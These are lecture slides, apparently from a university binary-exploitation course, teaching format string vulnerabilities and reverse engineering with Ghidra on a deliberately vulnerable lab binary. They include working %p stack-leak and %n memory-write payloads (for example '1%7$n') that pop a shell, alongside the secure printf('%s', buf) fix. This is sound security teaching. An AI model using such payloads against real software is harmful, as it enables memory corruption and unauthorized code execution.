
CS 395: Binary Exploitation in Linux

Week 4: Format String Vulnerabilities and Reverse Engineering with Ghidra

Ghidra

- Awesome reverse engineering tool created by the NSA.
- Website: https://ghidra-sre.org/.
- Used mainly for static analysis.
  - However, the NSA is currently developing a debugger in Ghidra.
- Takes assembly code and converts it into C pseudocode.
- C pseudocode can be inaccurate, so make sure to continue looking at both C and assembly while reverse engineering.
- Works on any computer that has the JDK installed.

Bitflip




- The Bitflip program allows you to type in your name, and then it prints out your name.
- This program is vulnerable to something called a format string vulnerability.

```
┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ ./bitflip
Your goal is to flip the bit at 0×7ffd42dcde8f using only your user input.
Enter your name: Nihaal
Hello there, Nihaal
```

Bitflip in Ghidra

- Main function calls the hello() function.
- There is a pointer to an undefined parameter given as input to hello().



Bitflip in Ghidra (Cont.)


- Hello function reads 50 bytes of user input.
- The function directly prints out the local variable.
  - Perhaps there is a format string vulnerability.
- If the input parameter is not zero, then we call shell().

Decompile: hello - (bitflip)

```
1
2  void hello(char *param_1)
3
4  {
5    char local_48 [64];
6
7    printf("Your goal is to flip the bit at %p using only your user input.\n",param_1);
8    printf("Enter your name: ");
9    fgets(local_48,0x32,stdin);
10   printf("Hello there, ");
11   printf(local_48);
12   if (*param_1 != '\0') {
13     shell();
14   }
15   return;
16 }
17
```

Bitflip in Ghidra (Cont.)

- Shell function executes a shell for us.
- Our goal is to call this function.
- We can only do this if we change the char parameter in hello() to be something not zero.



Format Specifiers

- Format specifiers are used by the printf() family of C functions
  - printf(), fprintf(), sprintf(), snprintf(), etc.
- A format specifier will tell the compiler to print extra parameters from the stack
  - Ex. Doing printf("%d", 10) will push 10 onto the stack.
  - When the printf function sees the %d specifier, it will pop 10 off of the stack and print that out.
- By default, whenever we use format specifiers, we are reading variables off of the stack.
  - printf("My name is %s. I am %d years old.", name, age);

Common Specifiers

- %s: Pops value off stack and interprets it as a char[]. Prints out every value in the array.
- %d: Pops value off stack and interprets it as an integer. Converts the integer to a char[] and prints it out.
- %f: Pops value off stack and interprets it as a float. Converts the float to a char[] and prints it out.
- %x: Pops value off stack and interprets it as an integer. Converts the integer to a char[] and prints it out in hex.
- %p: Pops value off stack and interprets it as a pointer. Converts the pointer to a char[] and prints it out in hex.
- %n: Pops value off stack and interprets it as an int*. Writes the number of characters that have been printed out to that integer.

%n Format Specifier Example

```
┌──(cs395㉿kali)-[~/Desktop]
└─$ cat test.c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv) {
    int n = 0;
    printf("Printing out 28 characters.\n%n", &n);
    printf("n = %d.\n", n);
    return 0;
}

┌──(cs395㉿kali)-[~/Desktop]
└─$ gcc -o test test.c

┌──(cs395㉿kali)-[~/Desktop]
└─$ ./test
Printing out 28 characters.
n = 28.
```

Specifying Value To Pop

- If you use a $ in your format specifier, it will specify which value to pop off of the stack.
- For example, doing printf(“%2$d”, 1, 2) will print out the second value on the stack, which in this case is two.
- Another example, doing printf(“%4$x”, 0x10, 0x20, 0x50, 0x90, 0xa10) will print out the fourth value on the stack, which in this case is 0x90.

Specifying Value To Pop (Cont.)

```
┌──(cs395㉿kali)-[~/Desktop]
└─$ cat test.c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv) {
    printf("%5$d", 1, 2, 3, 4, 5, 6);
    return 0;
}

┌──(cs395㉿kali)-[~/Desktop]
└─$ gcc -o test test.c

┌──(cs395㉿kali)-[~/Desktop]
└─$ ./test
5
```

Format String Vulnerabilities

- Suppose we had printf(buf) in our code, where buf is a char[] that contains the user's input.
- If the user types in "%p", then the line gets interpreted as: printf("%p").
  - Even though there are no other parameters, printf will still pop something off of the stack when it sees the format string specifier.
  - If we are in a situation where we can't attach a debugger (such as when we're exploiting remote targets), this allows us to leak memory from the stack.
- The secure way of doing this is to write printf("%s", buf).
  - Printf will ignore format specifiers in buf if you write it this way.

Leaking Memory in Bitflip

- Sending in a bunch of “%p” characters causes memory to be leaked from the stack.
- What’s happening below is that the printf() function prints out values on the stack even though we didn’t ask it to.
- The arrow is pointing to the seventh value on the stack, which happens to be a pointer to the bit we must flip.
- What if we use %n to change the seventh value on the stack?

```
┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ ./bitflip
Your goal is to flip the bit at 0x7fff21a02f9f using only your user input.
Enter your name: %p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.
Hello there, 0x6874206f6c6c6548.(nil).(nil).0x7fff21a02f30.0xd.(nil).0x7fff21a02f9f.0x70252e70252e7025.0x252e70252e70252e.0x
2e70252e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252e70.0x7fff21a00025.0x562a3a7f8265.0x7fff21a02fa0.
```

Changing Values With %n

```
┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ ./bitflip
Your goal is to flip the bit at 0×7ffc3f8598ef using only your user input.
Enter your name: %p.%p.%p.%p.%p.%p.%n.
Hello there, 0×6874206f6c6c6548.(nil).(nil).0×7ffc3f859880.0×d.(nil)..
$ ls
bitflip
$ whoami
cs395
$
```

What Just Happened?

- We saw that the pointer for the variable that we needed to change was the seventh value on the stack.
- We popped off the first six values from the stack by typing in “%p” six times.
- We modified the seventh value by using the %n specifier.
  - When this happened, the seventh value was popped off of the stack.
  - Then, the computer stored the number of characters it printed out into the variable being pointed by the pointer.
- We have just modified memory to do something advantageous for us!

Smaller Input

```
┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ ./bitflip
Your goal is to flip the bit at 0×7ffd09cc976f using only your user input.
Enter your name: 1%7$n
Hello there, 1
$ ls
bitflip
$ whoami
cs395
$ exit
```

Homework

- Practice exploiting format string vulnerabilities.
- Exploit the asst1 binary and submit a writeup for it.
- Keep in mind: The dollar sign ($) symbol has a special meaning in bash. You will need to use a backslash (\) when typing in the “$” character as an input parameter.
  - For example, instead of doing “./program %17$n”, use “./program %17\$n”
- Don’t forget that %n saves the number of characters printed out.
  - If you need to store an exact value, such as 50, then you just need to print out 50 characters before using the %n specifier.